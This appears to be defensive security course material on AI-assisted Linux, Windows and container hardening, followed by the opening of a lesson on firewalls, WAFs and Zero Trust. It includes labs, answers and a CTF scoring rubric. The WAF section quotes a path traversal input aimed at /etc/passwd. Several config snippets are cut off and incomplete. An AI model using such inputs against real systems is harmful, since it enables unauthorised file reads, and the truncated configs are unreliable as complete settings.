AI does not replace security expertise — it **amplifies** it. Use AI to handle the tedious configuration auditing at scale, while human judgment drives risk prioritization and exception handling.

CTF Challenge: Harden the Vulnerable Server

You are given a deliberately misconfigured server. Your mission: harden it to pass all automated security checks.

Scenario

A web server running Ubuntu 22.04 has been deployed with default settings. It runs SSH, Nginx, and a Python API. The compliance scanner currently reports **47 failures** against CIS Level 1. You must bring it to **zero failures**.

Vulnerabilities to Find and Fix

- **SSH** — root login enabled, password auth on, weak ciphers, default port
- **Kernel** — IP forwarding on, no SYN cookies, ASLR disabled
- **Permissions** — world-writable configs, SUID on unnecessary binaries

- **Services** — telnet running, cups enabled, avahi broadcasting
- **Firewall** — UFW disabled, no default deny rules
- **Containers** — app runs as root, no resource limits, host networking
- **Auth** — no password complexity, no account lockout, empty sudoers NOPASSWD

Notes: Students should use AI to analyze the initial configuration dump, generate a prioritized remediation plan, and produce hardening scripts — then verify with a compliance scanner.

CTF Challenge: Scoring Rubric

Category	Points	Criteria
SSH Hardening	20	All CIS SSH controls pass
Kernel Parameters	15	All sysctl hardening applied
File Permissions	15	Critical files properly secured
Service Minimization	10	Unnecessary services disabled
Firewall Configuration	10	Default deny, explicit allow rules
Container Hardening	15	Non-root, read-only, cap-drop, limits
Authentication	10	PAM, password policy, sudoers locked down
Bonus: AI Usage	5	Document how AI assisted your approach

Success Criteria

Run the provided `check_hardening.sh` script. A score of 90+ points means the server is hardened. Full marks require zero CIS Level 1 failures and a documented AI-assisted workflow.

Resources & Next Steps

- **CIS Benchmarks** — cisecurity.org/cis-benchmarks (free PDF registration)
- **DISA STIGs** — public.cyber.mil/stigs
- **OpenSCAP** — open-scap.org
- **kube-bench** — github.com/aquasecurity/kube-bench
- **Docker Bench Security** — github.com/docker/docker-bench-security
- **Lynis** — cisofy.com/lynis (Linux auditing tool)

Up Next: Lesson 05

Network traffic analysis and intrusion detection — using AI to identify anomalies in packet captures and flow data.

Warning: Educational Use Only

Security hardening techniques should only be applied to systems you own or have authorization to configure. Improper hardening can cause service outages.

AI-Assisted Security Hardening

Blue Team Mindset: Security hardening is the process of reducing a system's attack surface by eliminating unnecessary services, tightening configurations, and enforcing the principle of least privilege. In this lesson we combine established hardening frameworks with AI to accelerate auditing, script generation, and compliance verification.

Security Hardening Principles

Every hardening effort rests on three foundational principles:

- **Defense in Depth:** No single control can stop every attack. Layer multiple defenses — firewalls, host-based intrusion detection, file integrity monitoring, application whitelisting — so that if one layer fails, others still protect the system. Think of it as concentric rings of security, each independently slowing an attacker.
- **Least Privilege:** Every user, process, and service should operate with the minimum permissions required to perform its function. A web server does not need root access. A database service account does not need write access to `/etc`. Reducing privilege limits the blast radius of any compromise.
- **Attack Surface Reduction:** Every open port, running service, and installed package is a potential entry point. Remove what you do not need. Disable what you cannot remove. The smaller the surface, the fewer opportunities an attacker has.

Linux Hardening

Linux servers form the backbone of most infrastructure. Hardening them is a critical blue team skill.

SSH Configuration

SSH is often the primary remote access vector, making its configuration a top priority. A hardened `/etc/ssh/sshd_config` looks like this:

```
# /etc/ssh/sshd_config - Hardened configuration

# Disable root login over SSH
PermitRootLogin no

# Use only SSH protocol 2
Protocol 2

# Disable password authentication - use keys only
PasswordAuthentication no
PubkeyAuthentication yes
AuthorizedKeysFile .ssh/authorized_keys

# Limit login attempts and idle sessions
MaxAuthTries 3
ClientAliveInterval 300
ClientAliveCountMax 2

# Restrict SSH to specific users/groups
AllowGroups ssh-users

# Disable X11 forwarding and TCP forwarding unless needed
X11Forwarding no
AllowTcpForwarding no

# Use strong ciphers and MACs only
```

User Management and File Permissions

Lock down user accounts and filesystem permissions to prevent privilege escalation:

```
# Remove unnecessary user accounts
userdel -r games
userdel -r ftp

# Set strong password policies in /etc/login.defs
PASS_MAX_DAYS    90
PASS_MIN_DAYS    7
PASS_MIN_LEN     14
PASS_WARN_AGE    14

# Restrict permissions on sensitive files
chmod 600 /etc/shadow
```

```
chmod 644 /etc/passwd
chmod 700 /root
chmod 600 /etc/ssh/sshd_config

# Set SUID/SGID audit - find binaries with elevated bits
find / -perm /6000 -type f -exec ls -la {} \; 2>/dev/null
```

Kernel Parameters and Unnecessary Services

Harden the kernel via `sysctl` and disable services that expand your attack surface:

```
# /etc/sysctl.d/99-hardening.conf
# Disable IP forwarding (unless this is a router)
net.ipv4.ip_forward = 0

# Ignore ICMP redirects
net.ipv4.conf.all.accept_redirects = 0
net.ipv6.conf.all.accept_redirects = 0

# Enable SYN flood protection
net.ipv4.tcp_syncookies = 1

# Disable source routing
net.ipv4.conf.all.accept_source_route = 0

# Enable reverse path filtering
net.ipv4.conf.all.rp_filter = 1

# Restrict core dumps
fs.suid_dumpable = 0

# Apply immediately
# sysctl -p /etc/sysctl.d/99-hardening.conf
```

```
# Disable and stop unnecessary services
systemctl disable --now avahi-daemon
systemctl disable --now cups
systemctl disable --now rpcbind
systemctl disable --now telnet.socket

# List all enabled services for review
systemctl list-unit-files --state=enabled --type=service
```


Windows Hardening

Windows environments require a different toolset but the same principles apply.

Group Policy is the primary mechanism for enforcing security baselines across a Windows domain. Key policies include password complexity requirements, account lockout thresholds, restricting local administrator access, and controlling software installation. The Security Compliance Toolkit (SCT) from Microsoft provides pre-built GPO baselines for Windows Server and Windows 10/11.

Windows Defender should be configured with real-time protection enabled, cloud-delivered protection active, controlled folder access turned on for ransomware mitigation, and attack surface reduction (ASR) rules enabled. ASR rules block common malware behaviors such as Office macro code execution, credential theft from LSASS, and untrusted process execution from USB drives.

Audit Policies should log account logon events, object access, privilege use, and process creation. Enable command-line logging in process creation events — this is invaluable for forensic analysis. Configure logs to forward to a central SIEM.

Service Accounts should use Group Managed Service Accounts (gMSAs) instead of shared password accounts. gMSAs rotate passwords automatically and eliminate the risk of stale credentials on service accounts.

CIS Benchmarks and Security Baselines

The **Center for Internet Security (CIS)** publishes comprehensive hardening benchmarks for virtually every major operating system, cloud platform, and application. CIS Benchmarks provide two profile levels:

- **Level 1:** Practical settings that can be applied broadly without significant performance impact or functionality loss. Suitable for most environments.
- **Level 2:** Deeper hardening intended for high-security environments. May restrict some functionality but provides stronger protection.

CIS Benchmarks are freely available at [cisecurity.org/cis-benchmarks](https://www.cisecurity.org/cis-benchmarks) and serve as the gold standard for compliance audits. Many regulatory frameworks (PCI-DSS, HIPAA, SOC 2) reference CIS benchmarks as an acceptable hardening standard.

AI-Assisted Hardening

Security hardening involves reviewing hundreds of configuration settings across dozens of files. This is exactly the kind of tedious, detail-oriented work where AI excels. Here are three high-value use cases:

1. Configuration Review

Feed a configuration file to Claude and ask it to identify deviations from security best practices. The AI can compare settings against CIS benchmarks and flag misconfigurations that a manual review might miss:

```
import anthropic

client = anthropic.Anthropic()

sshd_config = open("/etc/ssh/sshd_config").read()

message = client.messages.create(
    model="claude-sonnet-4-20250514",
    max_tokens=2048,
    messages=[
        {
            "role": "user",
            "content": (
                "You are a Linux security hardening expert. Review the following\n"
                "sshd_config file against CIS Benchmark recommendations. For each\n"
                "finding, state the current setting, the recommended setting,\n"
                "CIS control ID if applicable, and the risk level (Critical, High,\n"
                "Medium, Low).\n\n"
                f"```\n{sshd_config}\n```"
            )
        }
    ]
)

print(message.content[0].text)
```

2. Hardening Script Generation

Describe your environment and let Claude generate a hardening script tailored to your requirements. Always review generated scripts before execution — never run AI-

generated code blindly on production systems.

3. Compliance Auditing

Collect system state (running services, open ports, kernel parameters, file permissions) and ask Claude to audit it against a specific compliance framework. This turns hours of manual checklist work into a minutes-long automated review.

Automated Hardening Tools

Ansible Hardening Playbook

Ansible codifies hardening steps into repeatable, version-controlled playbooks. Here is a playbook that applies core Linux hardening:

```
---
# hardening.yml - Linux Server Hardening Playbook
- name: Apply security hardening
  hosts: all
  become: true

  tasks:
    - name: Ensure SSH root login is disabled
      lineinfile:
        path: /etc/ssh/sshd_config
        regexp: '^#?PermitRootLogin'
        line: 'PermitRootLogin no'
      notify: restart sshd

    - name: Disable password authentication
      lineinfile:
        path: /etc/ssh/sshd_config
        regexp: '^#?PasswordAuthentication'
        line: 'PasswordAuthentication no'
      notify: restart sshd

    - name: Set kernel hardening parameters
      sysctl:
        name: "{{ item.key }}"
        value: "{{ item.value }}"
        sysctl_set: true
```

OpenSCAP and Lynis

OpenSCAP is a NIST-certified compliance scanner that evaluates systems against SCAP (Security Content Automation Protocol) profiles. **Lynis** is a lightweight, agentless auditing tool ideal for quick hardening assessments:

```
# Lynis - run a full system audit
sudo lynis audit system

# Lynis - audit and save report to file
sudo lynis audit system --report-file /tmp/lynis-report.dat

# Lynis - show only warnings and suggestions
sudo lynis show warnings
sudo lynis show suggestions

# OpenSCAP - evaluate against a CIS profile
oscap xccdf eval \
  --profile xccdf_org.ssgproject.content_profile_cis \
  --results /tmp/oscap-results.xml \
  --report /tmp/oscap-report.html \
  /usr/share/xml/scap/ssg/content/ssg-ubuntu2204-ds.xml
```

Tip: Pipe Lynis output into Claude for prioritized remediation advice. Combine `lynis show suggestions` output with your environment context and ask for a ranked remediation plan with specific commands.

Container Hardening

Containers introduce their own hardening challenges. A poorly built container image can negate host-level hardening entirely. Follow these Dockerfile best practices:

```
# Use a minimal base image - not ubuntu:latest
FROM python:3.12-slim AS builder

# Create a non-root user
RUN groupadd -r appuser && useradd -r -g appuser -d /app -s /sbin/nologin appuser

# Install dependencies in a build stage
WORKDIR /app
```

```

COPY requirements.txt .
RUN pip install --no-cache-dir -r requirements.txt

# Production stage - minimal image
FROM python:3.12-slim

# Copy the non-root user from builder
RUN groupadd -r appuser && useradd -r -g appuser -d /app -s /sbin/nologin appuser

# Copy only what is needed
COPY --from=builder /usr/local/lib/python3.12/site-packages /usr/local/lib/python3.12/site-packages
COPY --chown=appuser:appuser . /app

WORKDIR /app
USER appuser

# Read-only filesystem where possible
# Run with: docker run --read-only --tmpfs /tmp myimage

```

Key container hardening rules: never run as root inside the container, use multi-stage builds to minimize image size, avoid installing unnecessary packages, scan images for vulnerabilities with tools like `trivy` or `grype`, and mount the filesystem as read-only with explicit tmpfs mounts for directories that need write access.

Network Hardening

Network-level hardening creates the outermost defensive layer:

- **Segmentation:** Divide your network into zones (DMZ, internal, management, database) and control traffic between them with firewalls. A compromised web server in the DMZ should not have direct access to the database tier.
- **Firewall Rules:** Follow a default-deny policy. Only allow traffic that is explicitly required. Regularly audit rules and remove stale entries. Use host-based firewalls (`iptables` / `nftables`, Windows Firewall) in addition to network firewalls.
- **TLS Configuration:** Enforce TLS 1.2+ for all services. Disable weak cipher suites (RC4, DES, 3DES). Use HSTS headers for web applications. Automate certificate rotation with tools like cert-manager or Let's Encrypt.
- **DNS Security:** Deploy DNSSEC where possible. Use DNS sinkholing to block known malicious domains. Monitor DNS query logs for indicators of data exfiltration via DNS tunneling.

Key Takeaways

Hardening is not a one-time event — it is a continuous process. Systems drift from their baselines as patches are applied, configurations are changed, and new services are deployed. Automate hardening, audit regularly, and use AI to accelerate both.

- Apply defense in depth, least privilege, and attack surface reduction as guiding principles.
- Harden SSH, kernel parameters, file permissions, and disable unnecessary services on Linux.
- Use Group Policy, Defender ASR rules, and audit policies on Windows.
- Anchor your hardening to CIS Benchmarks for a defensible, auditable baseline.
- Leverage Claude to review configurations, generate hardening scripts, and audit compliance.
- Automate with Ansible, OpenSCAP, and Lynis for repeatable, drift-resistant hardening.
- Harden containers at the image level: minimal base, non-root user, read-only filesystem.
- Segment networks, enforce default-deny firewall rules, and require TLS 1.2+.

Self-check: Can you list five hardening changes to a default `sshd_config`? Can you explain what a CIS Level 1 vs Level 2 profile means? Can you describe how to use Claude to audit a system configuration against a compliance baseline? Can you write an Ansible task that disables a list of unnecessary services?

Challenge Resources

Review these configurations and identify all security weaknesses. Use AI to help generate hardened versions.

Download Files

Synthetic configurations with embedded weaknesses. All files are plain text (.txt) and safe to open.

↓ [sshd-config-weak.txt](#) ~2 KB

↓ [linux-audit.txt](#) ~9 KB

↓ [dockerfile-insecure.txt](#) ~1 KB

↓ [windows-gpo-audit.txt](#) ~12 KB

Lab Guide

Four exercises: SSH config audit, Linux baseline, Windows GPO review, and Dockerfile hardening — turn AI into a configuration reviewer.

Authorized Use Only

All configs are **synthetic**. Apply the hardening patterns only to systems you own and have tested in staging first.

Prerequisites

- Completed the [Theory](#) reading
- Access to an AI assistant (Claude, ChatGPT, or local LLM)
- Downloaded all four files into a folder named `harden-lab/`
- Familiarity with: sshd_config, sysctl, Windows GPO basics, Docker

Lab Scenario

AcmeCorp is preparing for a compliance audit (CIS + PCI). You have pulled configuration snapshots from a sampling of hosts. Your job: identify gaps against CIS Benchmarks, write the corrected settings, and produce a prioritized remediation plan that does not break production.

Download Lab Files

Save all 4 files into a folder named `harden-lab/` before starting the exercises.

↓ [dockerfile-insecure.txt](#) ~1 KB

↓ [linux-audit.txt](#) ~9 KB

↓ [sshd-config-weak.txt](#) ~2 KB

↓ [windows-gpo-audit.txt](#) ~12 KB

Exercise 1 — SSH Config Audit

Open [sshd-config-weak.txt](#). SSH is the front door to every Linux host.

Task 1.1 — Score it against CIS

Below is `/etc/ssh/sshd_config`. Audit against CIS Benchmark:

1. `PermitRootLogin` (should be no)
2. `PasswordAuthentication` (should be no if keys are available)
3. `PermitEmptyPasswords`, `ChallengeResponseAuthentication`
4. Protocol version, `KexAlgorithms`, `Ciphers`, `MACs`
5. `MaxAuthTries`, `LoginGraceTime`, `ClientAlive*`
6. `AllowUsers` / `AllowGroups` allowlisting
7. `X11Forwarding`, `AllowAgentForwarding`, `AllowTcpForwarding`
8. `LogLevel` (should be INFO or VERBOSE)
9. `UsePAM`, `Subsystem sftp`

For each finding:

- CIS control number
- Severity
- Current line
- Corrected line
- Rollout risk (will this break existing users?)

Output the full corrected `sshd_config` at the end.

[paste `sshd-config-weak.txt`]

✓ **Self-check: Your corrected config should be paste-ready and include at least one `AllowGroups`-style allowlist.**

Exercise 2 — Linux System Audit

Open `linux-audit.txt`. This is the output of a host inventory script.

Task 2.1 — Flag the exposures

Below is a Linux system audit snapshot. Review for:

1. Kernel / package versions with known CVEs.
2. Users with UID 0 other than root.
3. SUID/SGID binaries outside the default set.
4. World-writable files in /etc, /usr, /var.
5. Listening services on 0.0.0.0 that should be localhost.
6. sysctl hardening gaps (net.ipv4.conf.*.rp_filter, kptr_restrict, dmesg_restrict, unprivileged_usersns_clone).
7. Audit/auditd not configured, or rules missing.
8. Sudoers NOPASSWD abuse, ALL=(ALL) blanket rules.
9. Firewall (ufw/firewalld/nftables) disabled.

Output a prioritized remediation list: [critical / high / medium] with the fix command for each.

[paste linux-audit.txt]

✓ Self-check: Your list should have at least 3 items that map directly to a CIS control number.

Exercise 3 — Windows GPO Review

Open `windows-gpo-audit.txt`. Group Policy is the baseline for a Windows fleet.

Task 3.1 — Harden the policy

Below is a Windows GPO export / RSOP dump. Audit:

1. Password policy (length, complexity, age, history, lockout).
2. Kerberos policy (ticket lifetime, renewal).
3. Audit policy (logon/logoff, object access, privilege use).

4. User rights assignment (Debug programs, Backup files, Impersonate a client).
5. Security options (LM hash storage, SMBv1 enabled, NTLM level).
6. Windows Defender / AV configuration.
7. BitLocker, Credential Guard, Device Guard state.
8. PowerShell execution policy and script block logging.
9. LAPS deployment (local admin password solution).

For each gap: the CIS control, the registry/GPO path, the value to set, and the impact on users.

[paste windows-gpo-audit.txt]

✓ Self-check: You should find at least one legacy protocol (SMBv1, NTLMv1, LM hash) that must be disabled.

Exercise 4 — Dockerfile Hardening

Open `dockerfile-insecure.txt`. Containers are only as safe as their base image and runtime flags.

Task 4.1 — Rewrite it securely

Below is a Dockerfile. Review for:

1. Base image: is it pinned by digest? Is it minimal (distroless, alpine)? Is it current?
2. USER directive (no root).
3. Unnecessary packages installed.
4. Secrets baked into layers.
5. COPY vs ADD misuse; overly broad COPY . .
6. Ports exposed that should not be.
7. HEALTHCHECK presence.
8. Build-time vs run-time separation (multi-stage builds).
9. Entrypoint / CMD abuse (shell form vs exec form).

Output:

- Findings list with severity
- The rewritten Dockerfile (paste-ready)
- A matching docker run / compose snippet with `--read-only`,

```
--cap-drop=ALL, --security-opt=no-new-privileges
```

```
[paste dockerfile-insecure.txt]
```

✓ **Self-check:** Your rewritten Dockerfile should be multi-stage, non-root, and at least 40% smaller.

Final Exercise — Rollout Plan

Task 5.1 — One-week hardening sprint

Combine the four audits into a one-week hardening rollout plan:

- Day 1: Low-risk, high-impact (SSH, sysctl, audit rules)
- Day 2-3: Medium risk (GPO rollout to pilot OU)
- Day 4: Container rebuilds
- Day 5: Full fleet rollout + monitoring

For each day list: what changes, how to verify, rollback plan, communication to users.

Format as markdown, max 1500 words.

✓ **Self-check:** Each day should have a verification step and a rollback.

What's Next

Lesson 05 moves from host to **network policy** — ACLs, iptables, and cloud security groups.

Homework

Take your hardening skills into your own environment: build a checklist, audit a personal system, and write a pre-deploy gate.

Task 1 — Personal Hardening Checklist

Objective: Build a one-page hardening checklist for your own laptop or server.

Instructions:

- 10 items covering auth, updates, firewall, logging, browser, backups
- Each item with a verification command
- A rollback note per item

Deliverable: A markdown checklist you can print and tape to your monitor.

Task 2 — Dockerfile Lint

Objective: Write a short AI-driven Dockerfile linter prompt.

Instructions:

- Input: any Dockerfile
- Output: findings list + rewritten multi-stage Dockerfile
- Include a 'severity' field per finding
- Test on the lab's `dockerfile-insecure.txt`

Deliverable: Prompt file and a linted output.

Task 3 — CIS Gap Analysis

Objective: Pick one service in your environment (ssh, postgres, nginx, etc.) and produce a real CIS gap analysis.

Instructions:

- Show the current config, the target CIS control numbers, and fixed config
- Identify any finding you cannot fix and explain why

Deliverable: A markdown report titled `cis-<service>-gap.md`.

Part 1 — Lab Answers

Reference solutions for the lab exercises. Use these only after attempting the exercises yourself.

Exercise 1 — SSH Config Audit

Key fixes: `PermitRootLogin no`, `PasswordAuthentication no`, `MaxAuthTries 3`, `AllowGroups sshusers`, modern `KexAlgorithms` (curve25519, diffie-hellman-group16), strong `Ciphers` (chacha20-poly1305, aes256-gcm). Rollout risk: removing password auth breaks users without keys — stage first.

Exercise 2 — Linux System Audit

Critical: UID 0 duplicates, EoL kernel, sshd on 0.0.0.0 with password auth. High: NOPASSWD sudo, missing auditd. Medium: missing sysctl hardening. Map each to CIS control numbers (e.g., 5.2.x for SSH).

Exercise 3 — Windows GPO Review

Top finding: SMBv1 or LM hash storage enabled. Fix via `Computer Configuration\Policies\Windows Settings\Security Settings\Local Policies\Security Options`. Next: weak password policy, missing script block logging.

Exercise 4 — Dockerfile Hardening

```
FROM node:20-alpine@sha256:... AS build
WORKDIR /app
COPY package*.json ./
RUN npm ci --only=production
```

```
FROM gcr.io/distroless/nodejs20
COPY --from=build /app /app
USER 10001
EXPOSE 8080
CMD ["/app/server.js"]
```

Run with `--read-only --cap-drop=ALL --security-opt=no-new-privileges`.

Final Exercise — Rollout Plan

Day 1: SSH + sysctl (low risk, instant). Day 2-3: pilot OU for GPO (5% of fleet).
Day 4: rebuild containers with hardened Dockerfile. Day 5: full rollout with monitoring + rollback script ready.

Part 2 — Homework Answers

Model answers for the homework tasks. Your solution may differ and still be correct.

Task 1 — Personal Hardening Checklist

Expect 10 items with verification commands like `sudo ufw status` or `defaults read com.apple.screensaver askForPassword`. Bonus: rollback per item.

Task 2 — Dockerfile Lint

Linters should catch: latest tags, root user, apt without `rm -rf` `/var/lib/apt/lists/*`, COPY . ., hardcoded secrets. Output in severity order.

Task 3 — CIS Gap Analysis

A real gap report should cite exact CIS control numbers and document WHY an item cannot be fixed (e.g., legacy client dependency) with a compensating control.

Lesson 05: Firewall & Access Control Policies

Firewall & Access Control Policies

Building, auditing, and automating network defense policies with AI assistance — from iptables rules to Zero Trust architecture.

⚠ Educational Use Only

Firewall and access control configurations should only be modified on systems you own or are authorized to manage. Incorrect firewall rules can block legitimate traffic.

Firewalls

ACLs

Zero Trust

WAF

AI-Assisted Policy

Today's Agenda

1. **Firewall fundamentals** — packet filtering, stateful, application-layer
 2. **iptables / nftables** — rule writing with AI assistance
 3. **Cloud security groups** — AWS SGs, Azure NSGs, GCP firewall rules
 4. **Web Application Firewalls** — ModSecurity, AWS WAF, Cloudflare
 5. **Zero Trust architecture** — principles and implementation
 6. **AI-assisted policy generation** — natural language to rules
 7. **Network segmentation** — AI-optimized zone design
 8. **Access control models** — RBAC, ABAC, MAC
 9. **Policy auditing** — finding overly permissive rules with AI
 10. **CTF Challenge** — defend a network with firewall rules
-

Firewall Fundamentals

A firewall is a network security device that monitors and filters incoming and outgoing traffic based on a defined set of security rules. It acts as the first line of defense between trusted internal networks and untrusted external networks.

Three Generations of Firewalls

- **Packet Filtering (1st gen)** — inspects individual packets against rules based on IP, port, protocol. Stateless — no memory of previous packets.
 - **Stateful Inspection (2nd gen)** — tracks active connections in a state table. Understands that a reply packet belongs to an established connection.
 - **Application-Layer / NGFW (3rd gen)** — deep packet inspection (DPI), understands HTTP, DNS, TLS. Can block specific URLs, malware signatures, or application behaviors.
-

Packet Filtering

The simplest firewall type. Each packet is examined independently against an ordered list of rules. No awareness of connection state or application context.

Strengths

- Fast — minimal processing overhead
- Transparent to users and applications
- Works at network/transport layers

Weaknesses

- Cannot inspect payload content
- Vulnerable to IP spoofing
- No understanding of application protocols
- Cannot handle fragmented packets well

Notes: Classic example: early router ACLs. Still used as a fast first-pass filter in modern systems.

Stateful Inspection

Stateful firewalls maintain a **connection table** that tracks the state of every active session (NEW, ESTABLISHED, RELATED, INVALID).

State	Meaning	Example
NEW	First packet of a connection	SYN packet initiating TCP handshake
ESTABLISHED	Part of an active connection	Subsequent packets after SYN/ACK
RELATED	Associated with an existing connection	FTP data channel from control channel
INVALID	Doesn't match any known connection	Orphaned ACK, malformed packet

Why Stateful Matters

You can allow outbound traffic and only permit inbound packets that are part of ESTABLISHED or RELATED connections — dramatically reducing attack surface.

Application-Layer Firewalls & NGFW

Next-Generation Firewalls combine traditional firewall capabilities with deep packet inspection, intrusion prevention, and application awareness.

- **Deep Packet Inspection (DPI)** — examines packet payloads, not just headers
- **Application identification** — recognizes apps regardless of port (e.g., Slack on port 443)
- **TLS inspection** — decrypts, inspects, and re-encrypts HTTPS traffic
- **Integrated IPS** — blocks known exploits and attack patterns inline
- **User identity awareness** — applies policies per user/group, not just per IP

Notes: Leading NGFW vendors: Palo Alto, Fortinet, Cisco Firepower, Check Point. Open-source: OPNsense, pfSense with Suricata/Snort.

iptables: Linux Firewall Foundation

iptables is the traditional Linux packet filtering framework. Rules are organized into **tables** (filter, nat, mangle) and **chains** (INPUT, OUTPUT, FORWARD).

Rule Anatomy

```
# Structure: iptables -t TABLE -A CHAIN [match criteria] -j TARGET

# Allow incoming SSH from specific subnet
iptables -A INPUT -p tcp -s 10.0.1.0/24 --dport 22 -j ACCEPT

# Allow established/related connections
iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT

# Drop all other incoming traffic (default deny)
iptables -A INPUT -j DROP
```

Rules are evaluated **top-to-bottom**. First match wins. Order matters enormously.

Realistic iptables Ruleset: Web Server

```
#!/bin/bash
# Flush existing rules
iptables -F
iptables -X

# Default policies: deny all incoming, allow outgoing
iptables -P INPUT DROP
iptables -P FORWARD DROP
iptables -P OUTPUT ACCEPT

# Allow loopback
iptables -A INPUT -i lo -j ACCEPT

# Allow established and related connections
iptables -A INPUT -m conntrack --ctstate ESTABLISHED,RELATED -j ACCEPT
```

nftables: The Modern Replacement

nftables replaces iptables with a cleaner syntax, better performance, and unified IPv4/IPv6 handling. It is the default on Debian 10+, RHEL 8+, and Ubuntu 20.04+.

```
#!/usr/sbin/nft -f
flush ruleset

table inet filter {
  chain input {
    type filter hook input priority 0; policy drop;

    # Allow loopback
    iif "lo" accept

    # Track connections
    ct state established,related accept
    ct state invalid drop

    # SSH from management only
```

AI-Assisted iptables/nftables Rule Writing

Instead of memorizing complex syntax, describe your desired firewall behavior to an AI and have it generate rules.

Prompt Example

"Generate nftables rules for a database server that: allows PostgreSQL (5432) only from the app-server subnet 10.0.2.0/24, allows SSH from the bastion host 10.0.100.5, blocks all other inbound traffic, rate-limits ICMP, and logs dropped connections."

AI Workflow for Firewall Rules

1. **Describe intent** in natural language — what services, who accesses them
2. **AI generates rules** with proper syntax and ordering
3. **Review critically** — check for missing rules, ordering issues, overly broad matches

4. **Test in staging** — never deploy AI-generated rules directly to production

5. **Ask AI to audit** — "Are there any security gaps in these rules?"

AWS Security Groups

AWS Security Groups are **stateful** virtual firewalls attached to EC2 instances. They allow rules only (no explicit deny) — anything not allowed is implicitly denied.

```
{
  "GroupName": "web-server-sg",
  "Description": "Security group for production web servers",
  "IpPermissions": [
    {
      "IpProtocol": "tcp",
      "FromPort": 443,
      "ToPort": 443,
      "IpRanges": [
        { "CidrIp": "0.0.0.0/0", "Description": "HTTPS from anywhere" }
      ]
    },
    {
      "IpProtocol": "tcp",
      "FromPort": 80,
```

Notes: Key difference from NACLs: Security Groups are stateful (return traffic auto-allowed), NACLs are stateless.

Azure NSGs & GCP Firewall Rules

Azure NSGs

- Applied to **subnets** or **NICs**
- Explicit **allow and deny** rules
- Priority-based (100–4096, lower = higher priority)
- Service tags: `Internet`, `AzureLoadBalancer`, `VirtualNetwork`
- Application Security Groups (ASGs) for role-based grouping

GCP Firewall Rules

- Applied at the **VPC network** level
- Uses **network tags** or service accounts as targets
- Priority-based (0–65535, lower = higher)
- Supports **allow and deny** rules
- Firewall Insights for usage analytics

Cross-Cloud Pattern

All three clouds follow the same principle: **least privilege by default**. Only open what is explicitly needed, reference other security groups/tags instead of IPs when possible.

Cloud Firewall Comparison

Feature	AWS SG	Azure NSG	GCP Firewall
Stateful	Yes	Yes	Yes
Explicit Deny	No (implicit)	Yes	Yes
Attach To	ENI / Instance	Subnet / NIC	VPC (tag targets)
Rule Limit	60 inbound + 60 outbound	1000 per NSG	Varies by quota
Logging	VPC Flow Logs	NSG Flow Logs	Firewall Rules Logging
Identity-Based	SG references	ASGs	Service account targets

Web Application Firewalls (WAF)

A WAF operates at **Layer 7** (application layer), inspecting HTTP/HTTPS requests to block web-specific attacks that network firewalls cannot see.

What WAFs Protect Against

- **SQL injection** — malicious SQL in form fields and URL parameters
- **Cross-Site Scripting (XSS)** — injected JavaScript in user input
- **Command injection** — OS commands in HTTP requests
- **Path traversal** — `../../../../etc/passwd` in URLs
- **DDoS at Layer 7** — HTTP floods, slowloris attacks
- **Bot traffic** — credential stuffing, scraping, abuse

WAF vs. Network Firewall

A network firewall sees packets and ports. A WAF sees HTTP headers, cookies, POST bodies, and query strings. They are complementary — use both.

ModSecurity & OWASP Core Rule Set

ModSecurity is the most widely deployed open-source WAF. It runs as a module inside Apache, Nginx, or IIS and uses the **OWASP Core Rule Set (CRS)** for baseline protection.

```
# ModSecurity Configuration
SecRuleEngine On
SecRequestBodyAccess On
SecResponseBodyAccess Off
SecAuditEngine RelevantOnly
SecAuditLog /var/log/modsec_audit.log

# Block SQL injection in query string
SecRule ARGS "@detectSQLi" \
  "id:1001,\
  phase:2,\
  deny,\
  status:403,\
  msg:'SQL Injection Detected',\
  severity:'CRITICAL'."
```

Cloud WAF Services

AWS WAF

- Integrates with CloudFront, ALB, API Gateway
- **Managed rule groups** from AWS and marketplace
- Custom rules with JSON syntax
- Rate-based rules for DDoS protection
- Bot Control and Account Takeover Prevention

Cloudflare WAF

- Edge-based — blocks attacks before they reach origin
- Managed rulesets (OWASP, Cloudflare Specials)
- Custom firewall rules with Wireshark-like syntax
- Bot management and JS challenge
- Zero-day virtual patching

AWS WAF Rule Example

```
{  
  "Name": "BlockSQLi",  
  "Priority": 1,  
  "Action": { "Block": {} },  
}
```

```
"Statement": {
  "SqlMatchStatement": {
    "FieldToMatch": { "AllQueryArguments": {} },
    "TextTransformations": [
      { "Priority": 0, "Type": "URL_DECODE" },
      { "Priority": 1, "Type": "HTML_ENTITY_DECODE" }
    ]
  }
},
"VisibilityConfig": {
  "SampledRequestsEnabled": true
```

Zero Trust Architecture

"Never trust, always verify." Zero Trust assumes no implicit trust based on network location. Every request must be authenticated, authorized, and encrypted — regardless of origin.

Core Principles (NIST SP 800-207)

- **Verify explicitly** — authenticate and authorize every access request using all available data points (identity, location, device health, data classification)
- **Least privilege access** — limit user access with just-in-time and just-enough-access (JIT/JEA)
- **Assume breach** — minimize blast radius through microsegmentation, end-to-end encryption, and continuous monitoring

Zero Trust vs. Perimeter Security

Traditional: "Castle and moat" — trust everything inside the network. Zero Trust: every resource is behind its own access gate, regardless of network position.

Implementing Zero Trust

Key Components

Component	Purpose	Tools
Identity Provider	Strong authentication (MFA, SSO)	Okta, Azure AD, Google Workspace
Device Trust	Verify device health and compliance	Intune, Jamf, CrowdStrike
Microsegmentation	Isolate workloads at granular level	Illumio, VMware NSX, Calico
ZTNA / SDP	Replace VPN with per-app access	Cloudflare Access, Zscaler, Tailscale
Policy Engine	Real-time access decisions	Open Policy Agent (OPA), Cedar
Continuous Monitoring	Detect anomalies, revoke access	SIEM, UEBA, EDR

Notes: Zero Trust is a journey, not a product. Start with identity, then add device trust, then microsegmentation.

AI-Assisted Policy Generation

AI transforms how we create and maintain security policies. Instead of hand-crafting complex rule syntax, describe your security intent and let AI generate the implementation.

Example: Natural Language to AWS Security Group

Prompt

"Create an AWS security group for a three-tier web application: the web tier accepts HTTPS from the internet and talks to the app tier on port 8080; the app tier talks to the database tier on PostgreSQL 5432; the database tier only accepts connections from the app tier. All tiers allow SSH from the 10.0.100.0/24 management subnet."

AI generates:

- Three separate security group definitions with cross-references
- Proper ingress and egress rules per tier

- SG-to-SG references instead of IP ranges where possible
 - Descriptive comments for each rule
-

AI-Generated Three-Tier Security Groups

```
# AI-generated AWS CLI commands for three-tier architecture

# Web Tier SG
aws ec2 create-security-group --group-name web-tier-sg \
  --description "Web tier - accepts HTTPS, talks to app tier"

